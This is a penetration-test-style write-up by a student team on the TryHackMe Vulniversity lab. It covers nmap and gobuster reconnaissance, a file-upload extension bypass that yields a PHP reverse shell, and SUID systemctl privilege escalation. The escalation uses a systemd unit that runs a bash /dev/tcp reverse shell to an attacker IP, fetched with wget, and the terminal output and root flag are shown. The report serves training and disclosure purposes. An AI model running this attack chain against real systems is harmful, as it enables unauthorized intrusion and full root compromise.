

## Contents

1.	Scope of Work .....	2
1.1	Timeline.....	2
1.2	Targets .....	2
1.3	Limitations.....	2
2.	Finding Overview .....	3
3.	Risk Overview .....	4
4.	Potential Business Impact .....	5
5.	Technical Vulnerabilities Details.....	6
5.1	exposed services .....	6
5.2	Directory Listing / Directory Exposure .....	8
5.3	File Upload leading to Reverse Shell .....	10
5.4	privilege escalation to get root/admin access .....	13

---

## 1. SCOPE OF WORK

---

This section outlines the specific scope of the penetration testing, referred to throughout the document as the targeted application.

### 1.1 TIMELINE

Name	Start Date	End Date	Man-days
Vulniversity	Nov 7 <sup>th</sup> , 2025	Nov 14 <sup>th</sup> , 2025	7

### 1.2 TARGETS

The below scope was Vulniversity

ID	Asset Identifier (URL/IP)
1	<a href="https://tryhackme.com/room/vulniversity">https://tryhackme.com/room/vulniversity</a>

### 1.3 LIMITATIONS

The findings in this report reflect the state of the application during a specific time frame. Changes to the architecture, code, or configurations could lead to different results if the test is repeated. This penetration test specifically does not include:

- Distributed Denial of Service Attacks.
- Social Engineering.
- manipulation of users data

---

## 2. FINDING OVERVIEW

---

The table below presents a high-level summary of the security vulnerabilities that have been successfully found and verified by the **omerta-team**.


ID	Vulnerability Name	Severity
<a href="#">Vuln 01</a>	Exposed Services	Informative
<a href="#">Vuln 02</a>	Directory Listing / Directory Exposure	Medium
Vuln 03	File Upload leading to Reverse Shell	Critical
Vuln 04	privilege escalation to get root/admin access	Critical

- the project repo on github contains all project info,steps and pocs :

<https://github.com/ahmeedkhatabj/omerta-final-project>

### 3. RISK OVERVIEW

The Below chart shows the Number of vulnerabilities, and their risks, categorized as Critical, High, Medium, Low, and Informative.



---

## **4. POTENTIAL BUSINESS IMPACT**

---

The highlights of business impact possible due to the Pentest are listed below:

- Significant expansion of the attack surface and exposure of internal services.
- Leakage of sensitive files and internal information that enables precise targeted attacks.
- Ability for an attacker to upload malicious files to the server.
- Remote Code Execution leading to a reverse shell and full system control.
- Theft of all sensitive data stored on the compromised system.
- Modification or deletion of critical files, causing operational disruption.
- Installation of backdoors, allowing long-term undetected persistence.
- Lateral movement to other systems within the network.
- Privilege escalation to root/admin, enabling full bypass of security controls.
- Major financial, legal, and reputational damage due to data breaches or service downtime.

---

## 5. TECHNICAL VULNERABILITIES DETAILS

---

Below are the finding details with their respective exploitation scenarios in severity ordered from Critical to Informative.

### 5.1 EXPOSED SERVICES

Severity	informative
CVSS	<a href="#">CVSS 0.0</a>
Affected Assets	<a href="https://tryhackme.com/room/vulniversity">https://tryhackme.com/room/vulniversity</a>
Reference	<a href="https://nmap.org/book/man-version-detection.html">https://nmap.org/book/man-version-detection.html</a>

### DESCRIPTION

We tried to map the testing service for us so we decided to do an nmap scan to know which services and versions the web application relies on and we got too much info it shouldn't be reached

### IMPACT

- Reveals internal services that should not be publicly reachable.
- Enables fingerprinting of software versions and technologies.
- Allows attackers to identify outdated or vulnerable services.
- Makes targeted exploitation easier (e.g., known CVEs).

### RECOMMENDATIONS

- Close all unnecessary ports and disable any service that is not required for business operations.
- Implement strict firewall rules to allow only trusted IPs or networks to access sensitive services.
- Encrypt sensitive data using strong algorithms like AES before logging.

## STEPS TO REPRODUCE

- Just use nmap command to scan the network
- We used:

```
nmap -sV -A <ip> -oX <outputfile>
```

```
(jokerjustjoking@kali) ~/Desktop/project
$ sudo nmap -sV -A 10.80.157.130 -oX nmap-output.xml

[sudo] password for jokerjustjoking:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-26 03:47 EST
Nmap scan report for 10.80.157.130
Host is up (0.075s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 3.0.5
22/tcp    open  ssh            OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 77:45:17:d8:b4:e2:ee:fc:06:1f:5e:45:77:d1:6c:6a (RSA)
|   256 4c:d2:94:91:9a:0e:0b:35:31:3a:9f:3a:9a:00:00:ec (ECDSA)
|_  256 05:10:7d:80:2b:ee:47:d0:f6:ee:7f:d2:b5:07:10:e9 (ED25519)
139/tcp   open  netbios-ssn    Samba smbd 4
445/tcp   open  netbios-ssn    Samba smbd 4
3128/tcp  open  http-proxy     Squid http proxy 4.10
|_ http-title: ERROR: The requested URL could not be retrieved
|_ http-server-header: squid/4.10
3333/tcp  open  http           Apache httpd 2.4.41 ((Ubuntu))
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: Vuln University
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.15
OS details: Linux 4.15
Network Distance: 3 hops
Service Info: OS: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ smb2-time:
|   date: 2025-11-26T08:48:23
|_  start_date: N/A
|_ smb2-security-mode:
|   3:1:1:
|_  Message signing enabled but not required
|_ nbstat: NetBIOS name: , NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

TRACEROUTE (using port 256/tcp)
HOP RTT      ADDRESS
1   74.93 ms  192.168.128.1
2   ...
3   74.92 ms  10.80.157.130

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.11 seconds
```

- You can check the output file on :

```
https://github.com/ahmeedkhatabi/omerta-final-project/blob/main/recon/nmap-output.txt
```

## 5.2 DIRECTORY LISTING / DIRECTORY EXPOSURE

Severity	Medium
CVSS	<a href="#">CVSS 5.3</a>
Affected Assets	<a href="https://tryhackme.com/room/vulniversity">https://tryhackme.com/room/vulniversity</a>
Reference	<a href="https://portswigger.net/kb/issues/00600100_directory-listing">https://portswigger.net/kb/issues/00600100_directory-listing</a>

### DESCRIPTION

We tried to make our attack surface wider through directory listing (fuzzing) and we exposed some endpoints on the webapp with interactive functions

### IMPACT

An attacker can exploit this vulnerability to:

- Read blogs or access files he shouldn't
- Exposure of hidden endpoints that were not meant for public access.

### RECOMMENDATIONS

- Restrict access to sensitive directories using authentication, IP allowlists, or firewalls.
- Use a WAF or reverse proxy to hide internal structure and filter malicious requests.



## STEPS TO REPRODUCE

- Using gobuster tool run the following command :

```
gobuster dir -u http://<ip>:3333/ -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt
```

```
(jokerjustjokingg@kali) - [~/Desktop/project]
$ gobuster dir -u http://10.80.157.130:3333/ -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.80.157.130:3333/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-1.0.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/images (Status: 301) [Size: 322] [→ http://10.80.157.130:3333/images/]
/css (Status: 301) [Size: 319] [→ http://10.80.157.130:3333/css/]
/js (Status: 301) [Size: 318] [→ http://10.80.157.130:3333/js/]
/internal (Status: 301) [Size: 324] [→ http://10.80.157.130:3333/internal/]
Progress: 141707 / 141707 (100.00%)

Finished
```

- you can check the fuzzing output on :

```
https://github.com/ahmeedkhattabi/omerta-final-project/blob/main/fuzzing/results.txt
```

## 5.3 FILE UPLOAD LEADING TO REVERSE SHELL

Severity	Critical
CVSS	<a href="#">CVSS 9.8</a>
Affected Assets	<a href="https://tryhackme.com/room/vulniversity">https://tryhackme.com/room/vulniversity</a>
Reference	<a href="https://www.juniper.net/us/en/threatlabs/ips-signatures/detail.SHELLCODE:PHP:REVERSE-SHELL.html">https://www.juniper.net/us/en/threatlabs/ips-signatures/detail.SHELLCODE:PHP:REVERSE-SHELL.html</a>

### DESCRIPTION

After exposing some directories we found upload function so we tested it so it was blacklisting some file extension after trying we could upload a reverse php shell and get connection back on our machine

### IMPACT

An attacker can exploit this vulnerability to:


- Full server compromise
- Data manipulation so you can lose your integrity
- Access to all sensitive files

### RECOMMENDATIONS


- Strict file types validation
- Use whitebox filters on file upload function
- Only allow safe extensions (e.g., images) and verify MIME type + magic bytes.

## STEPS TO REPRODUCE

- intercept the upload request and send it to the intruder :



- specify the sniper attack from the intruder and specify the position as the file extension




- you can use the list we provided or paste those in the payload php3,php4,php5,phar,phtml
- list we used :

<https://github.com/ahmeedkhattabi/omerta-final>

## omerta

- you will find the phtml extension accepted now you can upload the file using it



- before opening the file listen on the port you specified in your reverse shell using command :

```
nc -nlvp <port>
```

- open the file you uploaded from the web application you will find it on endpoint /internal/uploads
- the connection stabilised now run your commands
- we identified directory named home so we moved to it and found bill directory
- we guessed that is the username we found the flag in user.txt file in bill directory
- poc video getting the flag on :

<https://github.com/ahmeedkhatabi/omerta-final-proiect/blob/main/comp->

## 5.4 PRIVILEGE ESCALATION TO GET ROOT/ADMIN ACCESS

Severity	Critical
CVSS	<a href="#">CVSS 9.9</a>
Affected Assets	<a href="https://tryhackme.com/room/vulniversity">https://tryhackme.com/room/vulniversity</a>
Reference	<a href="https://www.vaadata.com/blog/linux-privilege-escalation-techniques-and-security-tips/">https://www.vaadata.com/blog/linux-privilege-escalation-techniques-and-security-tips/</a>

### DESCRIPTION

After getting reverse shell on the web server we moved forward to get root access and we successfully got it

### IMPACT

An attacker can exploit this vulnerability to:

- Full read/write access to sensitive databases and backups.
- Tampering with logs and evidence → hinder detection/forensics.
- Service shutdowns, destructive actions, or persistent backdoors.

### RECOMMENDATIONS

- regularly scan for unexpected SUID/SGID files and remove or secure them.
- apply vendor patches and OS updates promptly (prioritize privilege escalation patches).
- network segmentation, separate management networks, limit lateral movement.

## STEPS TO REPRODUCE

- we searched for all suid files using command :

```
find / -perm -u=s -type f 2>/dev/null
```

- we identified `/bin/systemctl` file
- we created the root. service file on our server (local host ) as below :

```
[Unit]
Description=root

[Service]
Type=simple
User=root
ExecStart=/bin/bash -c "bash -i >&
/dev/tcp/192.168.142.114/1234
0>&1"

[Install]
WantedBy=multi-user.target
```

- or you can check the root.service file on :

<https://github.com/ahmeedkhattabi/omerta-final-project/blob/main/priv-esc/root.service>

## omerta

- i hosted the file on my apache server and downloaded it on target machine using this command :

```
wget http://LHOST/root.service
```

```
$ cd /tmp
$ ls
snap-private-tmp
systemd-private-91b21389f81b498288946434bdcddd9c-systemd-logind.service-V00tog
systemd-private-91b21389f81b498288946434bdcddd9c-systemd-resolved.service-iEvovj
systemd-private-91b21389f81b498288946434bdcddd9c-systemd-timesyncd.service-JLSvHf
$ wget http://192.168.142.114/root.service
--2025-11-26 04:58:57-- http://192.168.142.114/root.service
Connecting to 192.168.142.114:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 165
Saving to: 'root.service'

      0K      100% 37.8M=0s

2025-11-26 04:58:57 (37.8 MB/s) - 'root.service' saved [165/165]

$ █
```

- establish a new listner

```
nc -nlvp <port>
```

- start the service using :

• Systemctl enable/tmp/root.service

```
jokerjustjokingg@kali: ~/Desktop/project/comp-webserver
Length: 165
root.service: Permission denied

Cannot write to 'root.service' (Permission denied).
$ cd /tmp
$ ls
snap-private-tmp
systemd-private-91b21389f81b498288946434bdcddd9c-systemd-logind.service-V00tog
systemd-private-91b21389f81b498288946434bdcddd9c-systemd-resolved.service-iEvovj
systemd-private-91b21389f81b498288946434bdcddd9c-systemd-timesyncd.service-JLSvHf
$ wget http://192.168.142.114/root.service
--2025-11-26 04:58:57-- http://192.168.142.114/root.service
Connecting to 192.168.142.114:80 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 165
Saving to: 'root.service'

0K      100% 37.8M=0s

2025-11-26 04:58:57 (37.8 MB/s) - 'root.service' saved [165/165]

$ systemctl enable /tmp/root.service

Created symlink /etc/systemd/system/multi-user.target.wants/root.service → /tmp/root.service.
Created symlink /etc/systemd/system/root.service → /tmp/root.service.
$ systemctl start root

$ $ whoami
www-data
$ find / -name root.txt 2>/dev/null

$ $
$ $
```

- set the root shell

systemctl start root

```
(jokerjustjokingg@kali)-[~/Desktop/project/comp-webserver]
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.142.114] from (UNKNOWN) [10.80.157.130] 48852
bash: cannot set terminal process group (3243): Inappropriate ioctl for device
bash: no job control in this shell
root@ip-10-80-157-130:/#
```

- search for the flag

• find / -name root.txt 2>/dev/null



- you will get the flag

```
(jokerjustjokingg@kali)-[~/Desktop/project/comp-webserver]
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.142.114] from (UNKNOWN) [10.80.157.130] 48852
bash: cannot set terminal process group (3243): Inappropriate ioctl for device
bash: no job control in this shell
root@ip-10-80-157-130:/# find / -name root.txt 2>/dev/null

find / -name root.txt 2>/dev/null
/root/root.txt
root@ip-10-80-157-130:/#
root@ip-10-80-157-130:/# cat /root/root.txt
cat /root/root.txt
a58ff8579f0a9270368d33a9966c7fd5
root@ip-10-80-157-130:/# ^[[2~
```